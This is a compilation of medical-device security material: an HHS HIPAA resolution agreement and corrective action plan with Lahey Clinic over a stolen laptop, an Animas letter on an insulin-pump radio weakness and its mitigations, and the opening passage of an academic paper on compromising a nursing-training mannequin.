(/AboutFDA/PartnershipsCollaborations/MemorandaofUnderstandingMOUs/DomesticMOUs/default.htm)

MOU 225-10-0010

(/AboutFDA/PartnershipsCollaborations/MemorandaofUnderstandingMOUs/DomesticMOUs/ucm217577.htm)

RESOLUTION AGREEMENT

I. Recitals

1. Parties. The Parties to this Resolution Agreement (“Agreement”) are:
 - A. The United States Department of Health and Human Services, Office for Civil Rights (“HHS”), which enforces the Federal standards that govern the privacy of individually identifiable health information (45 C.F.R. Part 160 and Subparts A and E of Part 164, the “Privacy Rule”), the Federal standards that govern the security of electronic individually identifiable health information (45 C.F.R. Part 160 and Subparts A and C of Part 164, the “Security Rule”), and the Federal standards for notification in the case of breach of unsecured protected health information (“PHI”) (45 C.F.R. Part 160 and Subparts A and D of 45 C.F.R. Part 164, the “Breach Notification Rule”). HHS has the authority to conduct compliance reviews and investigations of complaints alleging violations of the Privacy, Security, and Breach Notification Rules (the “HIPAA Rules”) by covered entities and business associates, and covered entities and business associates must cooperate with HHS compliance reviews and investigations. See 45 C.F.R. §§ 160.306(c), 160.308, and 160.310(b).
 - B. Lahey Clinic Hospital, Inc. (“Lahey”), which is a covered entity, as defined at 45 C.F.R. § 160.103, and therefore is required to comply with the HIPAA Rules. Lahey is a nonprofit teaching hospital. It has over 500 physicians and 5,000 nurses, therapists, and other support staff, treating nearly 719,000 outpatients and 18,000 inpatients last year.¹

HHS and Lahey shall together be referred to herein as the “Parties.”

2. Factual Background and Covered Conduct

On October 11, 2011, HHS received notification from Lahey regarding a breach of its unsecured electronic protected health information (“ePHI”). Lahey reported that an unencrypted laptop used in connection with a computerized tomography (“CT”) scanner, which contained certain ePHI of approximately 599 individuals, was stolen from an unlocked treatment room off of the inner corridor of Lahey’s Radiology Department. By letter dated November 9, 2011, OCR notified Lahey of OCR’s investigation regarding Lahey’s compliance with the HIPAA Rules. OCR’s investigation indicated that the following conduct occurred (“Covered Conduct”):

- (1) Lahey failed to conduct an accurate and thorough analysis of the potential risks and vulnerabilities to the confidentiality, integrity, and availability of its ePHI as part of its security management process. See 45 C.F.R. §164.308(a)(1)(ii)(A).

¹ http://www.lahey.org/About_Lahey.aspx

- (2) Lahey failed to implement reasonable and appropriate physical safeguards for a workstation that accesses ePHI to restrict access to authorized users. See 45 C.F.R. § 164.310(c).
- (3) With respect to the workstation, Lahey failed to implement policies and procedures that govern the receipt and removal of hardware and electronic media that contain ePHI into and out of its facility, and the movement of these items within its facility. See 45 C.F.R. § 164.310(d)(1).
- (4) Lahey failed to assign a unique user name for identifying and tracking user identity with respect to the aforementioned workstation. See 45 C.F.R. § 164.312(a)(2)(i).
- (5) Lahey did not implement a mechanism to record and examine activity on the workstation at issue in this breach. See 45 C.F.R. § 164.312(b).
- (6) Lahey impermissibly disclosed the ePHI of 599 individuals for a purpose not permitted by the Privacy Rule. See 45 C.F.R. § 164.502(a).

3. No Admission. This Agreement is not an admission, concession, or evidence of liability by Lahey or of any fact or any violation of any law, rule, or regulation, including any violation of the HIPAA Rules. This Agreement is made without trial or adjudication of any alleged issue of fact or law and without any finding of liability of any kind, and Lahey's agreement to undertake any obligation under this Agreement shall not be construed as an admission of any kind.

4. No Concession. This Agreement is not a concession by HHS that Lahey is not in violation of the HIPAA Rules and not liable for civil money penalties ("CMPs").

5. Intention of Parties to Effect Resolution. This Agreement is intended to resolve HHS Transaction Number: 01-12-133991, and any possible violations of the HIPAA Rules related to the Covered Conduct specified in paragraph I.2 of this Agreement. In consideration of the Parties' interest in avoiding the uncertainty, burden, and expense of further investigation and formal proceedings, the Parties agree to resolve this matter according to the Terms and Conditions below.

II. Terms and Conditions

6. Payment. HHS has agreed to accept, and Lahey has agreed to pay HHS, the amount of \$850,000.00 ("Resolution Amount"). Lahey agrees to pay the Resolution Amount on the Effective Date of this Agreement as defined in paragraph II.14 by automated clearing house transaction pursuant to written instructions to be provided by HHS.

7. Corrective Action Plan. Lahey has entered into and agrees to comply with the Corrective Action Plan ("CAP"), attached as Appendix A, which is incorporated into this Agreement by reference. If Lahey breaches the CAP, and fails to cure the breach as set forth in the CAP, then Lahey will be in breach of this Agreement and HHS will not be subject to the Release set forth in paragraph II.8 of this Agreement.

8. Release by HHS. In consideration of and conditioned upon Lahey's performance of its obligations under this Agreement, HHS releases Lahey and its successors, transferees, assigns, parents, subsidiaries, members, agents, directors, officers, affiliates and employees from any claims, actions, or causes of action HHS has or may have against them under the HIPAA Rules arising out of or related to the Covered Conduct identified in paragraph I.2 of this Agreement. HHS does not release Lahey from, nor waive any rights, obligations, or causes of action other than those arising out of or related to the Covered Conduct and referred to in this paragraph. This release does not extend to actions that may be brought under section 1177 of the Social Security Act, 42 U.S.C. § 1320d-6.

9. Agreement by Released Parties. Lahey shall not contest the validity of its obligation to pay, nor the amount of, the Resolution Amount or any other obligations agreed to under this Agreement. Lahey waives all procedural rights granted under Section 1128A of the Social Security Act (42 U.S.C. § 1320a-7a), 45 C.F.R. Part 160 Subpart E, and HHS claims collection regulations at 45 C.F.R. Part 30, including, but not limited to, notice, hearing, and appeal with respect to the Resolution Amount.

10. Binding on Successors. This Agreement is binding on Lahey and its successors, heirs, transferees, and assigns.

11. Costs. Each Party to this Agreement shall bear its own legal and other costs incurred in connection with this matter, including the preparation and performance of this Agreement.

12. No Additional Releases. This Agreement is intended to be for the benefit of the Parties only, and by this instrument the Parties do not release any claims against or by any other person or entity, except as otherwise specified herein.

13. Effect of Agreement. This Agreement constitutes the complete agreement between the Parties. All material representations, understandings, and promises of the Parties are contained in this Agreement. Any modifications to this Agreement shall be set forth in writing and signed by both Parties. Nothing in this Agreement is intended to, or shall, be used as any basis for the denial of any license, authorization, approval, or consent that Lahey may require under any law, rule, or regulation.

14. Execution of Agreement and Effective Date. The Agreement shall become effective (i.e., final and binding) upon the date of signing of this Agreement and the CAP by the last signatory ("Effective Date").

15. Tolling of Statute of Limitations. Pursuant to 42 U.S.C. § 1320a-7a(c)(1), a CMP must be imposed within six (6) years from the date of the occurrence of the violation. To ensure that this six-year period does not expire during the term of the Agreement, Lahey agrees that the time between the Effective Date of this Agreement and the date this Agreement may be terminated by reason of Lahey's breach, plus one-year thereafter, will not be included in calculating the six (6) year statute of limitations applicable to the possible violations which are the subject of this Agreement. Lahey waives and will not plead any statute of limitations, laches, or similar defenses to any administrative action relating to the Covered Conduct identified in

paragraph I.2 of this Agreement that is filed by HHS within the time period set forth above, except to the extent that such defenses would have been available had an administrative action been filed on the Effective Date of this Agreement.

16. Disclosure. HHS places no restriction on the publication of the Agreement. In addition, HHS may be required to disclose material related to this Agreement to any person upon request consistent with the applicable provisions of the Freedom of Information Act, 5 U.S.C. § 552, and its implementing regulations, 45 C.F.R. Part 5; provided, however, that HHS will use its best efforts to prevent the disclosure of information, documents, and any other item produced by Lahey to HHS as part of HHS' review, to the extent such items constitute trade secrets and/or confidential commercial or financial information that is exempt from turnover in response to a FOIA request under 45 C.F.R. § 5.65, or any other applicable exemption under FOIA and its implementing regulations.

17. Execution in Counterparts. This Agreement may be executed in counterparts, each of which constitutes an original, and all of which shall constitute one and the same agreement.

18. Authorizations. The individual signing this Agreement on behalf of Lahey represents and warrants that (s)he is authorized by Lahey to execute this Agreement. The individual signing this Agreement on behalf of HHS represents and warrants that she is signing this Agreement in her official capacities and that she is authorized to execute this Agreement.

For Lahey Clinic Hospital, Inc.

_____/s/

____11/19/15

David G. Spackman
General Counsel and Senior Vice
President, Governmental Affairs
Lahey Clinic Hospital, Inc.

Date

For the United States Department of Health and Human Services

_____/s/

____11/19/15

Susan Rhodes
Regional Manager, Region I Office for
Civil Rights

Date

Appendix A
CORRECTIVE ACTION PLAN
BETWEEN THE
DEPARTMENT OF HEALTH AND HUMAN SERVICES
AND
LAHEY CLINIC HOSPITAL, INC.

I. Preamble

Lahey Clinic Hospital, Inc. (Lahey) hereby enters into this Corrective Action Plan (“CAP”) with the United States Department of Health and Human Services, Office for Civil Rights (“HHS”). Contemporaneously with this CAP, Lahey is entering into a Resolution Agreement (“Agreement”) with HHS, and this CAP is incorporated by reference into the Agreement as Appendix A. Lahey enters into this CAP as part of the consideration for the release set forth in paragraph II.8 of the Agreement.

II. Contact Persons and Submissions

A. Contact Persons

Lahey has identified the following individual as its authorized representative and contact person regarding the implementation of this CAP and for receipt and submission of notifications and reports:

Deborah Hesford DosSantos
Deputy General Counsel
Lahey Clinic Hospital, Inc.
41 Mall Road
Burlington, MA 01805
Deborah.H.DosSantos@lahey.org
Telephone: 781-744-7544 Facsimile: 781-744-5445

HHS has identified the following individual as its authorized representative and contact person with whom Lahey is to report information regarding the implementation of this CAP:

Ms. Susan Rhodes, Regional Manager
Office for Civil Rights, Region I
Department of Health and Human Services
JFK Federal Building, Room 1875
Boston, MA 02203
Susan.Rhodes@hhs.gov
Telephone: 617-565-1347 Facsimile: 617-565-3809

Lahey and HHS agree to promptly notify each other of any changes in the contact persons or the other information provided above.

B. Proof of Submissions. Unless otherwise specified, all notifications and reports required by this CAP may be made by any means, including certified mail, overnight mail, electronic mail, or hand delivery, provided that there is proof that such notification was received. For purposes of this requirement, internal facsimile confirmation sheets do not constitute proof of receipt.

III. Effective Date and Term of CAP

The Effective Date for this CAP shall be calculated in accordance with paragraph II.14 of the Agreement (“Effective Date”). The period for compliance (“Compliance Term”) with the obligations assumed by Lahey under this CAP shall begin on the Effective Date of this CAP and end two (2) years from the Effective Date unless HHS has notified Lahey under section VIII hereof of its determination that Lahey has breached this CAP. In the event of such a notification by HHS under section VIII hereof, the Compliance Term shall not end until HHS notifies Lahey that it has determined that the breach has been cured or HHS proceeds with the imposition of a civil monetary penalty (“CMP”) against Lahey pursuant to 45 C.F.R. Part 160 and section VIII.D. of the CAP. After the Compliance Term ends, Lahey shall still be obligated to submit the Implementation Report as required by section VI. of the CAP and to comply with the document retention requirement in section VII of the CAP.

IV. Time

In computing any period of time prescribed or allowed by this CAP, all days referred to shall be calendar days. The day of the act, event, or default from which the designated period of time begins to run shall not be included. The last day of the period so computed shall be included, unless it is a Saturday, a Sunday, or a legal holiday, in which event the period runs until the end of the next day which is not one of the aforementioned days.

V. Corrective Action Obligations

Lahey agrees to the following:

A. Security Management Process

1. Lahey shall conduct a comprehensive, organization-wide risk analysis of the security risks and vulnerabilities to the ePHI created, received, maintained or transmitted by Lahey that incorporates all of the electronic media, workstations, and information systems owned, controlled or leased by Lahey. The risk analysis shall include all ePHI maintained by Lahey, and include but not be limited to, ePHI stored on and accessed by workstations utilized in connection with diagnostic/laboratory equipment. Security risks and vulnerabilities specific to the ePHI in categories of media, workstations, information systems, may be evaluated as such, provided that there is a reasonable basis on which to believe that such security risks and vulnerabilities are common to the ePHI in each identified category, and the identified and evaluated categories collectively include all of the ePHI created, received, maintained, or transmitted by such media, workstations, and information systems.

2. Within fourteen (14) days of the Effective Date, Lahey shall submit to HHS the methodology by which it proposes to conduct the risk analysis described in paragraph V.A.1. HHS shall notify Lahey whether the proposed methodology is or is not consistent with 45 C.F.R. §164.308(a)(1)(ii)(A).

3. Lahey shall develop a risk management plan to address and mitigate any security risks and vulnerabilities following the risk analysis specified in paragraph V.A.1.

4. The risk analysis report and risk management plan shall be forwarded to HHS for review and approval within two hundred seventy (270) days of the date on which Lahey receives HHS's notification pursuant to section V.A.2. HHS shall approve or, if necessary to ensure compliance with 45 C.F.R. §164.308(a)(1)(ii)(A)–(B), require revisions to Lahey's risk analysis and risk management plan.

5. Upon receiving HHS's notice of required revisions, if any, Lahey shall have ninety (90) days to revise the risk analysis and risk management plan accordingly and forward to HHS for review and approval.

B. Policies and Procedures

1. Within ninety (90) days of HHS's approval of Lahey's risk analysis report and risk management plan, Lahey shall develop or revise, as necessary, written policies and procedures ("Policies and Procedures") to address the Covered Conduct specified in paragraph I.2 of the Agreement to comply with the Federal standards that govern the privacy and security of individually identifiable health information stored, transmitted, or accessed by workstations utilized in connection with diagnostic/laboratory equipment. The Policies and Procedures shall include a procedure or process for:

- a. maintaining a record of receipt, removal, and disposition of hardware and electronic media that maintain ePHI into and out of Lahey's facility, and the movement of these items within its facility;
- b. ensuring workstations that maintain ePHI utilized in connection with diagnostic/laboratory equipment are registered with Lahey's Information Services Department ("ISD") and under the control of ISD; and
- c. implementing hardware, software, and/or procedural mechanisms that record and examine activity in information systems that contain or use workstations that maintain ePHI utilized in connection with diagnostic/laboratory equipment.

2. Within ninety (90) days of HHS's approval of Lahey's risk analysis report and risk management plan, Lahey shall provide the Policies and Procedures, consistent with paragraph V.B.1 above, to HHS for review and approval. HHS shall approve or, if necessary, require revisions to the Policies and Procedures. Such revisions shall be for the purpose of ensuring that Lahey complies with the Security Rule. Upon receiving any required changes to

such Policies and Procedures from HHS, Lahey shall have thirty (30) days to revise the Policies and Procedures accordingly and provide the revised Policies and Procedures to HHS for review and approval.

3. Within thirty (30) days of HHS's final approval, Lahey shall finalize and implement the Policies and Procedures in accordance with its applicable administrative procedures.

C. Training

Within ninety (90) days of HHS's approval of the Policies and Procedures, Lahey shall provide specific training on the Policies and Procedures to all workforce members who access ePHI. Lahey shall provide such training to new workforce members who have access to and use ePHI, within thirty (30) days of beginning service.

D. Reportable Events

1. After the implementation of the Policies and Procedures under section V.B.3., Lahey shall, during the remainder of the Compliance Term, upon receiving information that a workforce member may have failed to comply with any policies and procedures related to the issues referenced in Section V.B.1 above, promptly investigate the matter. If Lahey, after review and investigation, determines that a member of its workforce has failed to comply with such policies and procedures, Lahey shall report such events to HHS as provided in section VI.A.6. Such violations shall be known as "Reportable Events." The report to HHS shall include the following:

- a. A complete description of the event, including the relevant facts, the persons involved, and the applicable provision(s) of Lahey's policies and procedures; and
- b. A description of actions taken and any further steps Lahey plans to take or takes to address the matter, to mitigate any harm, and to prevent it from recurring, including the application of any appropriate sanctions against workforce members who failed to comply with any applicable policies and procedures.

2. If no Reportable Events occur during the remainder of the Compliance Term, Lahey shall so inform HHS in the Implementation Report as specified in section VI below.

VI. Implementation Report

A. Within one-hundred and eighty (180) days after HHS approves Policies and Procedures specified in section V.B. above, Lahey shall submit a written report with the documentation described below to HHS for review and approval ("Implementation Report"). The Implementation Report shall include:

1. An attestation signed by an officer of Lahey attesting that the Policies and Procedures required by section V.B. have been implemented;
2. A description and documentation of how Lahey implemented mechanism(s) to record and examine activity in information systems required by section V.B.;
3. An attestation signed by an officer of Lahey attesting that the mechanism(s) required by section V.B. have been implemented;
4. An explanation of how Lahey implemented its security management process consistent with section V.A. above, focusing specifically on how Lahey determined whether its policies and procedures should be revised based on the risks and vulnerabilities identified in the risk analysis.
5. An attestation signed by an officer of Lahey attesting that any revised policies and procedures have been fully implemented and that all members of the workforce who have access to ePHI have completed training on any revised policies and procedures consistent with the requirements in section V.C.;
6. A summary of Reportable Events, if any, the status of any corrective and preventative action(s) relating to all such Reportable Events, or an attestation signed by an officer of Lahey stating that no Reportable Events occurred during the Compliance Term.
7. An attestation signed by an officer of Lahey stating that he or she has reviewed the Implementation Report, has made a reasonable inquiry regarding its content and believes that, upon such inquiry, the information is accurate and truthful.

VII. Document Retention

Lahey shall maintain for inspection and copying, and shall provide to HHS upon request, all documents and records relating to compliance with this CAP for six (6) years from the Effective Date. Nothing in this agreement shall be construed to constitute a waiver by Lahey of any applicable legal privilege against disclosure, including the attorney-client privilege and the work product doctrine. If HHS requests access to information or documentation which Lahey seeks to withhold on the basis of an applicable legal privilege against disclosure, including the attorney-client privilege or the attorney work product doctrine, Lahey shall provide HHS with a description of such information and the type of privilege asserted.

VIII. Breach Provisions

Lahey is expected to fully and timely comply with all provisions contained in this CAP.

A. Timely Written Requests for Extensions. Lahey may, in advance of any due date set forth in this CAP, submit a timely written request for an extension of time to perform any act required by this CAP. A “timely written request” is defined as a request in writing received by HHS at least five (5) calendar days prior to the date such an act is required or due to be performed.

B. Notice of Breach of this CAP and Intent to Impose CMP. The Parties agree that a breach of this CAP by Lahey that has not been cured in accordance with section VIII.C., below, constitutes a breach of the Agreement. Upon a determination by HHS that Lahey has breached this CAP, HHS may notify Lahey of: (1) Lahey's breach; and (2) HHS' intent to impose a CMP, pursuant to 45 C.F.R. Part 160, for the Covered Conduct set forth in paragraph I.2 of the Agreement and any other conduct that constitutes a violation of the HIPAA Privacy, Security, or Breach Notification Rules ("Notice of Breach and Intent to Impose CMP").

C. Lahey Response. Lahey shall have thirty (30) days from the date of receipt of the Notice of Breach and Intent to Impose CMP to demonstrate to HHS' satisfaction that:

1. Lahey is in compliance with the obligations of the CAP that HHS cited as the basis for the breach;
2. the alleged breach has been cured; or
3. the alleged breach cannot be cured within the 30-day period, but that: (a) Lahey has begun to take action to cure the breach; (b) Lahey is pursuing such action with due diligence; and (c) Lahey has provided to HHS a reasonable timetable for curing the breach.

D. Imposition of CMP. If at the conclusion of the 30-day period, Lahey fails to meet the requirements of section VIII.C. of this CAP to HHS' satisfaction, HHS may proceed with the imposition of a CMP against Lahey pursuant to the rights and obligations set forth in 45 C.F.R. Part 160 for any violations of the HIPAA rules for the Covered Conduct set forth in paragraph I.2 of the Agreement and for any other act or failure to act that constitutes a violation of the HIPAA Rules. HHS shall notify Lahey in writing of its determination to proceed with the imposition of a CMP pursuant to 45 C.F.R. §§ 160.312(a)(3)(i) and (ii).

For Lahey Clinic Hospital, Inc.

_____/s/_____

David G. Spackman
General Counsel and Senior Vice
President, Governmental Affairs
Lahey Clinic Hospital, Inc.

____11/19/15_____

Date

For the United States Department of Health and Human Services

_____/s/_____

Susan Rhodes
Regional Manager, Region I Office for
Civil Rights

____11/19/15_____

Date



October 4, 2016

Important Information about the cybersecurity of your OneTouch® Ping® Insulin Infusion Pump

Dear Valued Animas® OneTouch® Ping® Pump User,

Since 2008, the OneTouch® Ping® insulin pump system has been helping people with diabetes perform at their best, and we are committed to providing our customers with safe and reliable products.

We have been notified of a cybersecurity issue with the OneTouch® Ping®, specifically that a person could potentially gain unauthorized access to the pump through its unencrypted radio frequency communication system. We want you to know that Animas has investigated this issue and has worked with the appropriate regulatory authorities and security experts, as we are always evaluating ways to further ensure patient safety and security.

We also want to assure you that the probability of unauthorized access to the One Touch® Ping® System is extremely low. It would require technical expertise, sophisticated equipment and proximity to the pump, as the OneTouch Ping® system is not connected to the internet or to any external network. In addition, the system has multiple safeguards to protect its integrity and prevent unauthorized action.

If you are concerned about unauthorized access for any reason, the pump's radio frequency feature can be turned off, which is explained in Chapter 2 of Section III of the OneTouch® Ping® Owner's Booklet. However, turning off this feature means that the pump and meter will no longer communicate and blood glucose readings will need to be entered manually on the pump.

If you choose to use the meter remote feature, another option for protection is to program the OneTouch® Ping® pump to limit the amount of bolus insulin that can be delivered. Bolus deliveries can be limited through a number of customizable settings (maximum bolus amount, 2-hour amount, and total daily dose). Any attempt to exceed or override these settings will trigger a pump alarm and prevent bolus insulin delivery. For more information, please see Chapter 10 of Section I of the OneTouch® Ping® Owner's Booklet.

We also suggest turning on the Vibrating Alert feature of the OneTouch® Ping® System, as described in Chapter 4 of Section I. This notifies the user that a bolus dose is being initiated by the meter remote, which gives the patient the option of canceling the bolus.

The bolus delivery alert and the customizable limits on bolus insulin can only be enabled on the pump and cannot be altered by the meter remote. This is also true of basal insulin. We also remind you that any insulin delivery and the source of the delivery (pump or meter remote) are recorded in the pump history, so you can review the bolus dosing.



The OneTouch® Ping® System continues to be safe and effective for helping you manage your diabetes. If you have any questions, please contact Animas Customer Technical Support at <mailto:RA-ANMUS-CustomSupp@its.jnj.com> or 1-877-937-7867.

Sincerely,

Animas Corporation
965 Chesterbrook Boulevard
Wayne, PA 19087



Cornell University
Library

[Cornell University Library](#)

[We gratefully acknowledge support from
the Simons Foundation
and member institutions](#)

[arXiv.org](#) > [cs](#) > arXiv:1509.00065

Search or Article ID inside

All papers ▼

Submit Query

([Help](#) | [Advanced search](#))

Broaden your search using

Submit Query

Full-text links:

Download:

- [PDF only](#)

([license](#))

Current browse context:

cs.CY

[< prev](#) | [next >](#)

[new](#) | [recent](#) | [1509](#)

Change to browse by:

[cs](#)

References & Citations

- [NASA ADS](#)

[DBLP](#) - CS Bibliography

[listing](#) | [bibtex](#)

[William Bradley Glisson](#)

[Todd R. Andel](#)

[J. Todd McDonald](#)

[Jeffrey Todd McDonald](#)

[Mike Jacobs](#)

...

Bookmark

([what is this?](#))



Computer Science > Computers and Society

Title: Compromising a Medical Mannequin

Authors: [William Bradley Glisson](#), [Todd Andel](#), [Todd McDonald](#), [Mike Jacobs](#), [Matt Campbell](#), [Johnny Mayr](#)

(Submitted on 31 Aug 2015)

Abstract: Medical training devices are becoming increasingly dependent on technology, creating opportunities that are inherently conducive to security breaches. Previous medical device research has focused on individual device security breaches and the technical aspects involved with these breaches. This research examines the viability of breaching a production-deployed medical training mannequin. The results of the proof of concept research indicate that it is possible to breach a medical training mannequin in a live environment. The research contribution is an initial empirical analysis of the viability of compromising a medical training mannequin along with providing the foundation for future research.

Comments: [this http URL](#)

Subjects: Computers and Society (cs.CY)

Cite as: [arXiv:1509.00065](#) [cs.CY]

(or [arXiv:1509.00065v1](#) [cs.CY] for this version)

Submission history

From: William Glisson [[view email](#)]

[v1] Mon, 31 Aug 2015 20:50:47 GMT (609kb)

[Which authors of this paper are endorsers?](#) | [Disable MathJax](#) ([What is MathJax?](#))

Link back to: [arXiv](#), [form interface](#), [contact](#).



Compromising a Medical Mannequin

William Bradley Glisson

University of South Alabama
bglisson@southalabama.edu

Todd Andel

University of South Alabama
tandel@southalabama.edu

Todd McDonald

University of South Alabama
jtmcdonald@southalabama.edu

Mike Jacobs

University of South Alabama
mjacobs@southalabama.edu

Matt Campbell

University of South Alabama
mattcampbell@southalabama.edu

Johnny Mayr

University of South Alabama
jm1003@jagmail.southalabama.edu

Abstract

Medical training devices are becoming increasingly dependent on technology, creating opportunities that are inherently conducive to security breaches. Previous medical device research has focused on individual device security breaches and the technical aspects involved with these breaches. This research examines the viability of breaching a production-deployed medical training mannequin. The results of the proof of concept research indicate that it is possible to breach a medical training mannequin in a live environment. The research contribution is an initial empirical analysis of the viability of compromising a medical training mannequin along with providing the foundation for future research.

Keywords

Medical, Security, Health Care Equipment, Training

Introduction

The increasingly aggressive pervasive integration of technology into medical arenas creates new frontiers for malicious attacks with potentially serious, long-run cyber physical consequences. A recent Federal Bureau of Investigation (FBI) Cyber Division public notification states that “the health care industry is not technically prepared to combat against cyber criminals’ basic cyber intrusion tactics” (Federal Bureau of Investigation 2014). They also state that intrusion activities are likely to increase against healthcare systems due to financial motives. In concert with this information a SANS report indicates that critical information assets in the healthcare industry are “poorly protected and often compromised” (Filkins 2014).

According to the U.S. Food and Drug Administration (FDA), there are currently no specific patient injuries or deaths associated with attacks on medical devices (2013b). However, the FDA has recently issued a warning stating that such devices can be vulnerable to cyber-based attacks (Wilson 2013). The GAO report (United States Government Accountability Office Report 2012) affirms that information security risks for medical devices are a new field for both federal regulators and the academic research community. In fact, hospitals and researchers have reported a growing number of exploitable vulnerabilities and possible intentional failures in the last five years (Basu 2013; Fu and Blum 2013; Industrial Control Systems Cyber Emergency Response Team 2013; Lee 2014; Lemos 2013; Pauli 2013; Weaver 2013)

The Government Accountability Office report (2012) concludes that the FDA faces challenges in how to identify medical device failures from intentional or malicious activities and that current policy and procedures are inadequate given the real security threats that exist. Fu and Blum (2013) also highlight the issue that federal reporting under FDA’s Manufacturer and User Facility Device Experience (MAUDE)

database does not adequately capture security-based failures or malfunctions for medical devices. In response, the FDA has released new guidance (2013a) (2013b) to address these concerns and has even encouraged researchers to disclose medical device vulnerabilities (Storm 2013). Neely (2013) points out that the guidance is too high-level to be useful and doesn't leave hospitals and device manufactures with actionable steps to instigate improvements.

It is reasonable to hypothesize that if the operational theater and/or a variety of medical devices typically found in a hospital are potentially vulnerable to cyber-attacks, then the training facilities could also, theoretically, be vulnerable to cyber-attack. The impact of a successful attack on a training facility, potentially, has much larger and longer lasting ripple effects in that subtle modifications could go undetected and yet influence training classes of medical professionals to incorrectly assess situations based on inaccurate feedback from medical devices.

This line of thought lead to the hypothesis that mannequins used in medical simulation training environments are at risk of cyber-attacks. The hypothesis raised several subsidiary research questions that were explored in order to address the hypothesis that included: Which components of the medical mannequin are vulnerable to attack? Can successful attacks be identified and implemented by students with minimal security training?

The research contribution is an initial empirical analysis of the viability of compromising a medical training mannequin along with providing the foundation for future research in this area. The paper is structured as follows: Section two discusses relevant medical device research. Section three presents the methodology and the experimental design implemented in this study. Section four discusses the implementation and the results. Section five draws conclusions and section six presents future work.

Relevant Work

Recent interest in pervasive healthcare technology instigated a multitude of research efforts that include, but are not limited to, the security of implantable devices (Halperin et al. 2008b; Ransford et al. 2014), wireless healthcare devices (Al-Busaidi and Khriji 2014; Malasri and Lan 2009), and wearable medical devices (Ya-Li et al. 2014) along with wireless body and sensor networks (Anagnostopoulos et al. 2014; Diallo et al. ; Manfredi 2014). Ransford, et. al., (2014) applies fundamental security concepts to the development of implantable medical device domains. The authors acknowledge that there is tension between security solutions and implanted medical devices. These tensions include a) the need to fail 'open' for medical emergency access versus being constantly secure, and b) the need for security encryption versus the impact on functionality and energy consumption.

Malasri, et. al., (2009) examines the security threats facing implantable devices and classifies implantable wireless devices into three categories that include "identification, monitoring, and control" devices to discuss security issues. Identification simply provides identifiable information about an individual and is subject to tracking, harvesting, relay, cloning and physical attacks. The authors define monitoring devices as devices that measure patient physiological information. The authors note that the attacks acknowledged are similar to that of identification with the addition of medical identity theft and denial of service. The control classification involves devices that are capable of impacting a patient's physiological characteristics. This includes devices that dispense drugs like an insulin pump or devices that regulate organs like heart and brain pacemakers. The authors note that the unique threat in this category is the ability to wirelessly control or reprogram the device, potentially causing physical damage. The authors indicate that there is a lack of research focusing on vulnerabilities in reprogrammable control devices.

Li, et. al.'s, (2014) research into attacking a glucose monitor indicates that data is being passed in the clear. They report that being able to successfully acquire the device PIN for the glucose meter and monitor, along with generating and transmitting accepted data packets to the insulin pump that contained incorrect information, potentially, leads to unacceptable consequences.

Halperin, et. al., (2008b) propose a security and privacy evaluation framework for future wireless implantable medical devices. The paper outlines basic security concerns along with acknowledging conflicts. Those conflicts include the implementation of encryption and the impact on longevity and performance, increased wireless communications potentially increases attack exposure. They

acknowledge that their solution to security problems for implantable medical devices ultimately involves collaboration between industry, security and medical communities in terms of both policies and devices.

Halperin, et. al. (2008a) takes a more in-depth look at pacemakers. They were able to intercept, understand and extract information from RF transmissions between the device and the programming unit. The eavesdropping allowed them to gather data on the device, the name of the patient and the patient history. They also indicate that they were able to modify the behavior of the device.

Gollakota, et. al., (2011) explores a solution for non-invasive secure implantable medical devices that shields the device by jamming outgoing and incoming signals. The idea is to place the security responsibilities on a separate device that acts as a gateway for authorized devices. The authors acknowledge that a sufficiently high powered broadcast is a limitation to their solution. They did counter this issue by integrating an alarm when a high powered broadcast is detected.

Diallo, et. al., presents an architectural solution that combines a wireless body area network with modeling techniques to provide storage infrastructure and improve query processing times. It is interesting to note that the data being collected for the body like blood pressure, heartbeat, insulin levels and body temperature are transmitted to a mobile device that establishes a secure connection to the storage area and then transfers the data. Previous research by Glisson, et. al., (2013) (2011) demonstrates that mobile devices retain residual data when interacting with users or software.

Previous medical device research has identified security issues, deliberated challenges and proposed solutions. However, there is minimal empirical research investigating the identification of security issues in medical training environments.

Methodology

This research investigates the viability of compromising a mannequin system used in medical simulation training environments. The idea focusses on the network communication between the medical mannequin and the controlling computer. A team of fourth year undergraduate computing students were assembled and given access to a medical training mannequin that is currently deployed as an active medical training device in the College of Nursing at the University of South Alabama. The students were given full freedom to evaluate and exploit any identified vulnerabilities in either the software or communication mechanisms of the system itself. It should be noted that the experiment took place on a production device during an academic semester and that no modifications were made to the medical mannequin prior to allowing students to perform an analysis.

Experiment Configuration

The student team had freedom to choose any network traffic capture tool for their study. The tools and environment used by the students included a Lenovo attack laptop running Microsoft Windows 8.1 Pro, Sun Virtual box (version: 4.3.8) with BackTrack 5 Release 3, iStan medical mannequin, iStan laptop running OSX Lepord (version: 10.5.2), iStan Muse software (version: 2.1), and a monitor used to display the mannequin's vitals to the medical trainees utilizing Touch Pro display software 2.0

The iStan is a medical mannequin that simulates respiratory, neurological and cardiovascular systems (CAE Healthcare). In other words, the iStan simulates a living or, as the case may be, a dying person in that it speaks, bleeds from two locations, secretes bodily fluids, has a blood pressure, a heart rate, and breathes along with having realistic airways and joints. The iStan is shown in Figure 1 - iStan. The interface for the Muse software that interacts with the iStan is shown in Figure 2 – Muse software.

During typical training sessions and examinations used by the College of Nursing, the Muse software allows an operator to control the iStan mannequin remotely by applying pre-loaded scenarios and ad-hoc inputs that represent real life medical situations. Nursing students make observations of vital signs and physical responses of the iStan mannequin as they would a normal patient. Scenarios dictate a certain prescribed set of responses by the nursing students, which provides a means of feedback and evaluation.



Figure 1. iStan




Figure 2. Muse software

Assessment and Exploitation

As a **first step** in the analysis, students consulted publicly available iStan device documentation to identify direct and indirect dependencies. Students looked for architectural and configuration information that might identify potential areas of weakness that could be easily attacked based on the publicly available documentation. According to the user manual available from CAE Healthcare (CAE Healthcare), the iStan Medical Training System software can be implemented on Macintosh or Microsoft Windows operating systems.

